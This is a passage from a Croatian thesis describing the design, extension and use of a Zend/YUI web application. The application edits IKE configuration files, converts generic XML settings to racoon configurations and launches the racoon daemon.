Način rada je najjednostavnije objasniti na primjeru. Kao jedan od tokova podataka autentificiranog korisnika, u nastavku je objašnjen princip učitavanja specifične konfiguracijske datoteke, njene izmjene i pohrane, što je prikazano na slici 4.10, te zatim pokretanja *racoon* alata korištenjem te datoteke što prikazuje slika 4.11.



Slika 4.10. Proces učitavanje konfiguracijske datoteke, njene izmjene i pohrane

Nakon što korisnik u popisu datoteka na tvrdom disku odabere neku specifičnu konfiguracijsku datoteku za učitavanje, u metodu `act` JavaScript klase `Acter` se prenosi veza s parametrima koji jednoznačno određuju odabranu datoteku, npr. `/disc/load?filename=prva.conf`. Metoda `act` korištenjem AJAX-a vrši slanje zahtjeva na danu vezu, tj. šalje zahtjev akciji `load` kontrole `disc` te prenosi parametar *filename* s vrijednošću *prva.xml*, nakon što prethodno prikaže dijalog čekanja. Rad aplikacije se prenosi s korisničkog preglednika na aplikaciju na poslužitelju.

Akcija `load` u `disc` kontroli vrši provjeru da li je zadan potrebni parametar te ukoliko nije vrši preusmjeravanje na `error404` akciju, dok ukoliko je parametar zadan, u podatke sjednice zapisuje naziv zahtjevane datoteke te korištenjem `Disc` modela dohvaća njen sadržaj. Ukoliko je sadržaj uspješno dohvaćen, on se zapisuje u podatke sjednice i izvođenje se preusmjerava na `edit` akciju

`util` kontrole. `Edit` akcija dohvaća naziv i sadržaj datoteke te ovisno o tome da li se radi o generičkoj XML ili specifičnoj konfiguracijskoj datoteci, poziva stvaranje odgovarajućeg pogleda. Obzirom da se u primjeru radi o specifičnoj konfiguracijskoj datoteci, poziva se stvaranje pogleda `editUtil.tpl`. U datoteku pogleda se prema predlošku definiranom u njoj umeću vrijednosti imena datoteke i njenog sadržaja te se on zajedno s u datoteci pogleda definiranim JavaScript kôdom šalje kao odgovor na zahtjev klijenta.

Rad aplikacije se ponovno vraća na klijentski preglednik, gdje se primitkom odgovora poziva funkcija `handleSuccess` u klasi `Acter` koja je povratna funkcija AJAX poziva. Funkcija `handleSuccess` odgovor poslužitelja umeće u DOM stablo i nakon toga skriva dijalog čekanja.

Obzirom da sadržaj odgovora poslužitelja referencira nepostojeću sliku `404.gif`, kako je vidljivo u datoteci pogleda, preglednik započinje izvođenje funkcije `onerror` vezane uz nepostojanje slike. Ovaj način izvođenja *kôda na zahtjev* (engl. on-demand-javascript) je korišten da bi se zaobišli tipični problemi izvođenja kôda na zahtjev u globalnom okviru preglednika, a vezani uz različite implementacije na različitim preglednicima [19,25]. Izvođenje `onerror` funkcije koja je prenesena u odgovoru poslužitelja se izvodi u pregledniku, a postavlja izgled dohvaćenog sadržaja korištenjem YUI klasa. Točnije, stvara se novi dijalog koji sadrži naziv datoteke i njen sadržaj, te opcije i gumbe koji određuju moguće akcije nad datotekom. Kôd također definira i funkciju `handleUtilSubmit` koja će vršiti zahtjev sljedeće akcije. U tom trenutku, u prozoru preglednika, korisnik vidi stanje aplikacije kao na slici 4.18.


Nakon što korisnik izvrši izmjene na prikazanom sadržaju konfiguracijske datoteke u dijalogu, uzmimo za primjer, odabire pohranu izmijenjene datoteke na tvrdi disk s novim imenom koje je također zadao u prikazanom dijalogu, pritiskom na gumb *Do it*. U tom trenutku se poziva funkcija `handleUtilSubmit`. Funkcija vrši slanje POST zahtjeva AJAX-om prema poslužitelju, točnije prema akciji `update` kontrole `edit` te kao POST parametre šalje zadano ime datoteke, njen izmijenjeni sadržaj i akciju koja se zahtijeva, nakon što prethodno ponovno prikaže dijalog čekanja.

Izvođenje se ponovno prebacuje na poslužitelj, gdje akcija `update` prihvaća POST parametre te ovisno o tipu sadržaja ispravno pohranjuje sadržaj u podatke sjednice. Ovisno o akciji koja je zatražena, zatim se izvrši preusmjeravanje. U prikazanom primjeru, akcija `update` će shvatiti da se ne radi o XML datoteci, pa će izvorno dohvaćeni sadržaj pohraniti u podatke sjednice i obzirom da je zahtijevana akcija spremanje na tvrdi disk, izvođenje preusmjeriti na akciju `save` kontrole `disc`. Akcija `save` će iz podataka sjednice dohvatiti podatke trenutne datoteke te će sadržaj pohraniti u datoteku danog naziva. Ovisno o uspjehu pohrane, ova akcija šalje odgovarajući odgovor klijentu te briše podatke sjednice koji definiraju do sada korištenu datoteku.

Izvođenje se ponovno vraća na preglednik klijenta, koji prihvaća odgovor poslužitelja o uspješnoj pohrani datoteke te kako je definirano pri ovom AJAX pozivu, poziva funkciju `handleUtilSuccess`. U tom trenutku, u prozoru preglednika, korisnik vidi stanje aplikacije kao na slici 4.16. Pozvana funkcija prikazuje korisniku odgovor o uspješnoj pohrani te nakon potvrde korisnika, vrši novi AJAX poziv akciji `list` kontrole `disc`, da bi se dohvatio novi popis datoteka.

Nakon što akcija list korištenjem modela Disc dohvati popis postojećih datoteka, prosljeđuje ga pogledu `listDisc.tpl` koji se popunjava podacima o datotekama te se zajedno s dodanim JavaScript kôdom šalje klijentu. Nakon primitka odgovora, preglednik odgovor umeće u DOM stablo i izvršava pripadni JavaScript kôd da bi definirao izgled i mogućnosti koje pruža popis datoteka na disku te ga prikazuje korisniku. U tom trenutku, u prozoru preglednika, korisnik vidi stanje aplikacije kao na slici 4.14.

Korisnik ponovnim učitavanjem spremljene datoteke ponavlja proces te ovoga puta umjesto izmjene i pohrane, odabire pokretanje *racoon* alata pomoću učitane konfiguracije. Nakon klika na gumb *Do it*, `update` akcija `util` kontrole ovoga puta vrši preusmjeravanje izvođenja na akciju `run` kontrole `racoon`, koja naziv konfiguracijske datoteke prosljeđuje svom pogledu `runRacoon.tpl`. U



Slika 4.11. Proces pokretanja *racoon* alata učitanom konfiguracijskom datotekom

pogledu se vrši priprema HTML kôda za prikaz umetanjem naziva konfiguracijske datoteke i datoteke zapisa te se zajedno s pridruženim JavaScript kôdom vraća klijentu.

Izvođenje je ponovno na klijentu, gdje se sadržaj odgovora umeće u DOM stablo i zatim izvršava JavaScript kôd. Kôd formira izgled dijaloga s opcijama za pokretanje *racoon* alata te započne AJAX pozivima prema akciji `ajaxcall` kontrole `racoon` uz parametar *what* vrijednosti *update* vršiti osvježavanje zapisa iz definirane datoteke zapisa. Nakon što korisnik eventualno izmjeni put do konfiguracijske datoteke i datoteke zapisa ili dodatne opcije pokretanja te klikne na gumb *RUN RACOON*, preglednik šalje AJAX poziv akciji `ajaxcall` kontrole `racoon` uz parametar *what* vrijednosti *run*, uz dodatne parametre imena konfiguracijske datoteke, datoteke zapisa i dodatnih opcija pokretanja *racoon* alata. U tom trenutku, u prozoru preglednika, korisnik vidi stanje aplikacije kao na slici 4.22.

Nakon što akcija `ajaxcall` primi ovaj zahtjev, korištenjem modela `Racoon` i posredstvom modela `Shellexec` pokreće *racoon* alat na poslužitelju i zapisuje njegov identifikator procesa u podatke o sjednici.

Obzirom da klijent u sljedećem pozivu osvježavanja dobiva informaciju da je *racoon* alat pokrenut, kôd klijenta mijenja sliku koja predstavlja stanje *racoon* alata. U istom odgovoru klijent dobiva nove linije iz datoteke zapisa te ih prikazuje korisniku.

U tom trenutku, u prozoru preglednika, korisnik vidi stanje aplikacije kao na slici 4.21.

4.2.4. Mogućnosti proširenja aplikacije

Proširenje aplikacije možemo promatrati kroz dva pogleda, a to su proširenje mogućnosti aplikacije i proširenje generičke konfiguracije.

Također, postavljanje novih verzija Zend Framework-a i YUI-a, moguće je izvršiti izmjenom postojećih verzija, tj. postavljanjem novih verzija kôda u direktorij `/library` za Zend Framework, ili `/build` za YUI.

Da bi se izvršilo proširenje generičke konfiguracije, potrebne su izmjene u XML shemi, stvaranje XML datoteke koja sadrži nove opcije generičke konfiguracije, te stvaranje novog predloška koji će se koristiti za konverziju generičke u specifičnu konfiguraciju.

Jednostavnim izmjenama na izvornoj XML shemi, moguće je dodati nove opcije, kao i ograničenja opcija IKE konfiguracije. Na primjer, u kompleksnom tipu PSKAuth, moguće je umjesto puta do PSK datoteke, zadati i mogućnost izravnog unosa PSK ključa, što bi umjesto ispisa 4.3 značilo ispis 4.4.

Ispis 4.3. Opcija puta do PSK datoteke u XML shemi generičke konfiguracije

```
<complexType name="PSKAuth">
      <sequence>
            <element name="PSKpath" type="string"/>
      </sequence>
</complexType>
```

Ispis 4.4. Modifikacija opcije PSK autentifikacije u XML shemi generičke konfiguracije

```
<complexType name="PSKAuth">
      <choice>
            <element name="PSKpath" type="string"/>
            <element name="PSKkey" type="string"/>
      </choice>
</complexType>
```

Da bi XML generička konfiguracija bila valjana, potrebno je poštivajući pravila definirana u shemi, stvoriti novu datoteku generičke konfiguracije. Nova generička konfiguracija bi prema novoj shemi mogla sadržavati vrijednost PSK ključa umjesto puta do datoteke koja ju sadržava, međutim, u procesu konverzije, a ovisno o izgledu predloška, ovaj izmjena bi dovela do potrebe za stvaranjem datoteke u koju bi se zapisao ključ, ali i identifikator korisnika definiran u istoj Remote sekciji, dok bi se put do datoteke pohranio u popunjeni predložak. Na kraju, potrebno je i predložak koji se želi koristiti prilagoditi novim opcijama, ukoliko se one koriste u predlošku.

Da bi se izvršilo proširenje mogućnosti aplikacije, potrebno je, jasno, izvršiti stvaranje novih klasa i akcija kontrole, te pogleda i potrebnih modela prema pravilima MVC arhitekture. Za ozbiljnija proširenja, potrebno je detaljnije proučiti kôd aplikacije i način obrade, no osnovne smjernice se svode na slijedeće.

Za izmjene i operacije koje se vrše nad konfiguracijskim datotekama, može se i preporuča koristiti kontrolu `util`, posebice njenu akciju `edit`, te priložene datoteke pogleda. U ovoj kontroli se može izvršiti dodavanje mogućnosti koje se mogu koristiti s datotekom koja je trenutno učitana, dok se u njenom pogledu može izvršiti izmjena sučelja i usmjeravanja toka ovisno o odabranoj naredbi aplikacije. Sve izmjene koje se tiču prezentacijskog dijela aplikacije, točnije pogleda, većinom uključuju i izmjene JavaScript kôda koji se nalazi u datotekama pogleda i eventualno u specifičnim uključenim datotekama u direktoriju `/js`.

Za dodavanje novog IKE alata, moguće je također koristiti već postojeći model za zadavanje naredbi operacijskom sustavu, kao i pratiti način rada aplikacije kod *racoon* alata te prema tom predlošku i željenim opcijama vršiti proširenje aplikacije za rad s novim alatom. Također, stvaranje

novih pogleda uključuje prilagodbu JavaScript kôda i praćenje toka aplikacije na prezentacijskom sloju, kako praćenjem principa rada kod *racoon* alata, tako i obzirom na glavnu datoteku pogleda `/application/views/site-ajax.tpl.php`. Za detalje je potrebno proučiti dokumentaciju aplikacije.

Da bi se omogućilo pokretanje novog alata, osim proširenja aplikacije, potrebno je izmijeniti i sudoers (`/etc/sudoers`) datoteku operacijskog sustava, da bi se korisničkom računu koji koristi Apache poslužitelj (`www-data`) omogućilo pokretanje alata s administratorskim pravima. Trenutno dana prava korisničkom računu Apache poslužitelja su administratorsko izvođenje izvođenje naredbi

- `/usr/sbin/racoon` - za pokretanje *racoon* alata i
- `/bin/kill` - za gašenje procesa.

Izmjene na glavnom izborniku je moguće izvršiti u JavaScript kôdu koji se također nalazi u glavnoj datoteci pogleda. U istoj datoteci definirane su i CSS pravila prema kojima se formatira izgled.


Također, ukoliko proširenja prelaze trenutne mogućnosti i zahtijevaju dublje izmjene osim modifikacija postojećeg toka i načina rada, nužno je koristiti dokumentaciju Zend Framework-a za izmjene na logici aplikacije, kao i dokumentaciju YUI-a, za izmjene na prezentacijskom sloju i prezentacijskoj logici.

4.3. Opis korištenja aplikacije

Korištenje aplikacije započinje prijavom, kao na slici 4.12.


Slika 4.12. Prijava na aplikaciju

Ukoliko se korisnik uspješno autentificira, aplikacija otvara početnu stranicu s izbornikom, kao na slici 4.13.




Slika 4.13. Početna stranica aplikacije s izbornikom

U izborniku je vidljivo nekoliko mogućnosti. Ukoliko korisnik odabere *Disc->List*, izvršiti će se ispis datoteka na disku, kao na slici 4.14.



Slika 4.14. Ispis datoteka na disku

Datoteke su ispisane u dvije skupine. Prva skupina predstavlja XML datoteke s generičkom konfiguracijom, dok druga predstavlja specifične konfiguracijske datoteke. Popis je moguće sortirati ili listati po stranicama putem kontrola uz popis. Ukoliko se odabirom *Db->List* opcije izbornika zatraži ispis datoteka u bazi podataka, dobiva se jedan popis datoteka koje imaju dodatne osobine, kao na slici 4.15.




Slika 4.15. Ispis datoteka u bazi podataka

Datoteke se u ovom popisu, osim po imenu, mogu sortirati i prema datumu stvaranja, tipu konfiguracije ili po autoru datoteke.

Klikom na *Delete file* opciju u popisu, datoteka će biti izbrisana, kao na slici 4.16.


Slika 4.16. Proces brisanja datoteke na disku

Klikom na *Load file* opciju u popisu, aplikacija će učitati datoteku. Ukoliko se radi o XML generičkoj konfiguraciji, aplikacija će ju prikazati u obliku stabla čiji se zapisi u listovima mogu mijenjati. Izmjena se vrši klikom na zapis i unosom nove vrijednosti, kako prikazuje slika 4.17.




Slika 4.17. Prikaz XML generičke konfiguracije u obliku stabla

Ukoliko se radi o specifičnoj konfiguraciji, ona će se prikazati u izvornom obliku, kao na slici 4.18.




Slika 4.18. Prikaz specifične konfiguracije u dijalogu za izmjenu

Vidljivo je da pri prikazu konfiguracijske datoteke aplikacija daje nekoliko mogućnosti. Ukoliko datoteku izmijenimo, moguće ju je pohraniti u bazu podataka ili na tvrdi disk postavljanjem odgovarajućeg imena datoteke i odabirom željene opcije, te pritiskom na gumb *Do it*. Također, datoteku je moguće vidjeti u HTML obliku, radi lakšeg pregleda ili prijenosa, kako je vidljivo na slici 4.19.




Slika 4.19. HTML prikaz datoteke

Osim toga, moguće je stvoriti specifičnu konfiguracijsku datoteku iz XML generičke konfiguracije, odabirom opcije *Create racoon*, ili pokrenuti *racoon* alat korištenjem specifične konfiguracijske datoteke, odabirom opcije *Run racoon* i pritiskom na gumb za izvođenje akcije. Ukoliko se odabere stvaranje specifične konfiguracijske datoteke, otvoriti će se novi okvir kao na slici 4.20.




Slika 4.20. Stvaranje *racoon* konfiguracijske datoteke

U ovom okviru, potrebno je unesti put do konfiguracijske datoteke, XML sheme i predloška konfiguracijske datoteke, te pritiskom na gumb *Convert* izvršiti konverziju. Novostvorena specifična konfiguracijska datoteka se nakon toga prikazuje u dijalogu već prikazanom na slici 4.18 da bi se omogućilo druge izmjene na datoteci ili njena pohrana. Novostvorenu datoteku nakon pohrane možemo iskoristiti za pokretanje *racoon* alata, odabirom opcije *Racoon run*. Aplikacija otvara dijalog kao na slici 4.21.



